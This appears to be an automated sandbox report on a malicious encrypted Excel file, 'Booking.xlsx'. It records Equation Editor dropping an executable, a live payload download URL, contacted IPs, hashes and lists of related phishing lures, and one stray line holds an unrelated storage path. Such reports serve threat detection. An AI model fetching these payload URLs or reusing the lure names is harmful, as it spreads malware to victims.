	GTEDS.pdf	Get hash	malicious	Browse	• 54.183.130.144
	Marine Engine Spare Parts Order_first.pdf	Get hash	malicious	Browse	• 54.67.120.65
	CCS Projects.pdf	Get hash	malicious	Browse	• 54.183.132.164
	http://ow.ly/8rYF30jYWv5	Get hash	malicious	Browse	• 54.67.120.65
	Locked.pdf	Get hash	malicious	Browse	• 54.183.131.91
	http://ow.ly/avIT30jzSjv	Get hash	malicious	Browse	• 54.67.120.65

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	transferir copia_98087.exe	Get hash	malicious	Browse	• 18.189.205.91
	2TEKb7PdvN.exe	Get hash	malicious	Browse	• 3.13.191.225
	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
	YFZX6dTsiT.exe	Get hash	malicious	Browse	• 3.22.15.135
	xKeHI0tf38.exe	Get hash	malicious	Browse	• 3.13.191.225
	seed.exe	Get hash	malicious	Browse	• 52.217.45.220
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 99.86.159.128
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 99.86.159.102
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 13.226.162.82
	firefox-3.0.0.zip	Get hash	malicious	Browse	• 13.226.162.116
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 52.57.196.177
	TIC ENQ2040 FCl.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.192.141.1
	R4VugGhHOo.exe	Get hash	malicious	Browse	• 18.197.52.125
	RFQ.exe	Get hash	malicious	Browse	• 52.58.78.16
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 180.214.238.131
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 103.140.251.164
	TIC ENQ2040 FCl.xlsx	Get hash	malicious	Browse	• 103.125.191.182
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	SKBMT_ 5870Z904_ Image.exe	Get hash	malicious	Browse	• 103.114.107.184
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 103.99.1.149
	FedEx Shipment 427781339903.exe	Get hash	malicious	Browse	• 103.151.123.132
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	Our New Order Feb 23 2021 at 2.70_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	Request for Quotation.exe	Get hash	malicious	Browse	• 103.89.88.238
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 103.99.1.145
	quote.exe	Get hash	malicious	Browse	• 103.89.88.238
	Our New Order Feb 22 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ Manual Supersucker en Espaol.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 103.140.251.164
	notice of arrival.xlsx	Get hash	malicious	Browse	• 103.147.184.10
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 103.141.138.118
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 103.141.138.119
GODADDY-AMSDE	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• 160.153.136.3
	Quotation Reques.exe	Get hash	malicious	Browse	• 160.153.133.87
	4pFzkB6ePK.exe	Get hash	malicious	Browse	• 160.153.128.38
	NewOrder.xlsm	Get hash	malicious	Browse	• 160.153.136.3
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 160.153.136.3
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	7R29qUuJef.exe	Get hash	malicious	Browse	• 160.153.136.3
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 160.153.136.3
	urgent specification request.exe	Get hash	malicious	Browse	• 160.153.136.3
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 160.153.136.3
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 160.153.136.3
	PO#652.exe	Get hash	malicious	Browse	• 160.153.136.3
	Claim-1097837726-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	Claim-509072992-02162021.xls	Get hash	malicious	Browse	• 160.153.137.40
	wfEePDdnmR.exe	Get hash	malicious	Browse	• 160.153.136.3
	955037-012021-98_98795947.doc	Get hash	malicious	Browse	• 160.153.137.14
	po.exe	Get hash	malicious	Browse	• 160.153.136.3
	Details!!.exe	Get hash	malicious	Browse	• 160.153.136.3
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• 160.153.136.3
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 160.153.136.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1]	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	458240
Entropy (8bit):	7.598110124449528
Encrypted:	false
SSDEEP:	12288:IU5VLxPv1XYRaFTl3corvZDruuCwgrd3P:1VlVXYUFTSorvRSww3P
MD5:	CACC98CE31DE0F63F04834BF952AC3DC
SHA1:	064A71647FB159152BA653654B0C02024B44DADC
SHA-256:	78F83F782F8D2077DD50D65BADB4ED36EC24C029241287F76560E60733B61C29
SHA-512:	3910B1B22CCCA3FFBCC22A7181ABB5330C4ADF5E0B55C67ED3B507ED55365F721F360CDEB0A302C8FA40ACD87D67EABEE54D0392589B486FC9155560B7EF9 65
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Reputation:	low
IE Cache URL:	http://thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...t.4`.....P..... ... ....@.. .....`..... ..@.....4...O.... ..,.....@..... ....H.....text..... ....`.rsrc...,.... .....@..@.rel oc.....@.....@..B.....h.....H.....@.....n.....X.....0.....(....(.....(.....o....*.....(.....(!.....("....(#.....($....*N..(.. ..og...(%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,...+..*.0.....~....o-....+..*.0.....~....o....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0..<..... ..~.....(1.....,lr...p.....(2...o3...s4.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\56E156B3.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898618787806911
Encrypted:	false
SSDEEP:	3072:534UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:x4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	296906001A7181BF226103C25DA8405D
SHA1:	3F82C334E3AC190259DA9E13BC0903246746ECBF
SHA-256:	744F589A7F6720BAA98F9CDC0187A18DD36658246ECFC376A7809EA3262960FF
SHA-512:	CB280941E6D4A24D9C848771017976AFD3C9B93BEB1BBBABE0D1866A27D0486AF094729F8D57F957B0C19CE1FD299232AE6355883408587C6612B7C989906AB7
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....(...(.....(...(..N.W.. (...(.....h.(...(..N.W..(...(. ....y.R..(...(. .....z.R.....?.....X...%...7.....{ .@.....C.a.l.i.b.r.....(.X.....(.,.(..2.Q.....h.(.h.(..{.Q.....(.....dv.. ....%.....%.....%.....!.....I...c..".....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$.....EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\622BF639.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8BE736E6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....b..v....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^..|g.U.4.G...#..A....*.....>.i .....E..._.....R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;.....Z{..^..>.....E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0l.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97136DAF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97136DAF.jpeg	
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A977B918.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....b..v....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^..|g.U.4.G...#..A....*.....>.i .....E..._.....R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;.....Z{..^..>.....E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0I.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p....W.....F.p.....D...a.6... .. .. .. .H`..p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\Desktop\~$Booking.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	458240
Entropy (8bit):	7.598110124449528
Encrypted:	false
SSDEEP:	12288:IU5VLxPv1XYRaFTl3corvZDruuCwgrd3P:1VlVXYUFTSorvRSww3P
MD5:	CACC98CE31DE0F63F04834BF952AC3DC
SHA1:	064A71647FB159152BA653654B0C02024B44DADC
SHA-256:	78F83F782F8D2077DD50D65BADB4ED36EC24C029241287F76560E60733B61C29
SHA-512:	3910B1B22CCCA3FFBCC22A7181ABB5330C4ADF5E0B55C67ED3B507ED55365F721F360CDEB0A302C8FA40ACD87D67EABEE54D0392589B486FC9155560B7EF9 65
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%

C:\Users\Public\vbc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...t.4`.....P..... .. ....@.. .....`..... ..@.....4...O.... ..,.....@..... ....H.....text..... ....`.rsrc..... .....@..@.rel oc.....@.....@..B.....h.....H.....@.....n.....X.....0.....(....(.....(.....o....*.....(.....(!.....("......(#.....($....*N..(.. ..og...(%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0..<..... ..~.....(1.....,!r...p.....(2...o3...s4.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996692090719019
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Booking.xlsx
File size:	2512384
MD5:	889b85a1924c2498073da4f94d312cd0
SHA1:	0384c76d8fcc5ca57b63a21a169198b8dbc1f31b
SHA256:	3d3fc5984e22957b53d18bd58555c96b4895f4436f9ce1fed5dc2fb63878720c
SHA512:	898875df3d2609289f70d020c024a5443ed2254ff1a1e5602f84d0c595ed495aa1d810f1843573ee0380820ef4c7b1031073830f0d9d578036608c36e62e5dd5
SSDEEP:	49152:VOWtOEe2TfER3ULGCaoK8yXOKqVubHYqickfY9ISrhcmbgq24ScjRBPc:yE/63a7yXWwHY+kQ9ISJb2cjRBPc
File Content Preview:	.....>.....'..... .....~.....z.....|.....~..... .....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Booking.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64

General	
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2488776


General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2488776
Entropy:	7.9999180457
Base64 Encoded:	True
Data ASCII:	. . % . . . . = . . . 7 . . a . . . . a 3 . + n . . l . . . . . . + ~ b . ~ ^ . q . L S z K n q . m . . . . c . . . . T . . . . > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . . ' . O . . U . W > . 9 F . r . .
Data Raw:	b1 f9 25 00 00 00 00 00 a5 d6 20 ba b2 3d 93 8d e5 37 2e d9 61 91 97 c3 2e 61 33 8d 2b 6e c3 a9 6c fc b6 bb 84 e6 e6 9a 2b 7e 62 8a 7e 5e ea 71 be 4c 53 7a 4b 6e 71 1d 6d 86 e6 89 ac 63 c6 1a bd da cf 54 bf 0d a6 13 3e 04 39 46 c5 72 96 10 27 fa 4f e6 c1 55 1c 57 3e 04 39 46 c5 72 96 10 27 fa 4f e6 c1 55 1c 57 3e 04 39 46 c5 72 96 10 27 fa 4f e6 c1 55 1c 57 3e 04 39 46 c5 72 96 10

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.58785976805
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . d . . . . j # / . . . . . H Y) . . # . . 6 . . . . . 3 i _ . - . . . A . . . t . . . . . G . . . . 9 . . . . ^ .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



Total Packets: 45

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:47:41.767702103 CET	49165	80	192.168.2.22	54.67.120.65
Feb 23, 2021 17:47:41.967780113 CET	80	49165	54.67.120.65	192.168.2.22
Feb 23, 2021 17:47:41.969852924 CET	49165	80	192.168.2.22	54.67.120.65
Feb 23, 2021 17:47:41.970222950 CET	49165	80	192.168.2.22	54.67.120.65
Feb 23, 2021 17:47:42.185451031 CET	80	49165	54.67.120.65	192.168.2.22
Feb 23, 2021 17:47:42.185610056 CET	49165	80	192.168.2.22	54.67.120.65
Feb 23, 2021 17:47:42.185741901 CET	49165	80	192.168.2.22	54.67.120.65
Feb 23, 2021 17:47:42.345911026 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:42.385538101 CET	80	49165	54.67.120.65	192.168.2.22
Feb 23, 2021 17:47:42.568430901 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:42.568624973 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:42.569209099 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:42.792349100 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:42.792376041 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:42.792392969 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:42.792409897 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:42.792468071 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:42.792604923 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014566898 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014635086 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014691114 CET	80	49166	103.141.138.118	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:47:43.014760017 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014816046 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014837027 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014864922 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014873028 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014895916 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014928102 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.014945984 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014978886 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.014981031 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.015041113 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237294912 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237361908 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237454891 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237508059 CET	80	49166	103.141.138.118	192.168.2.22
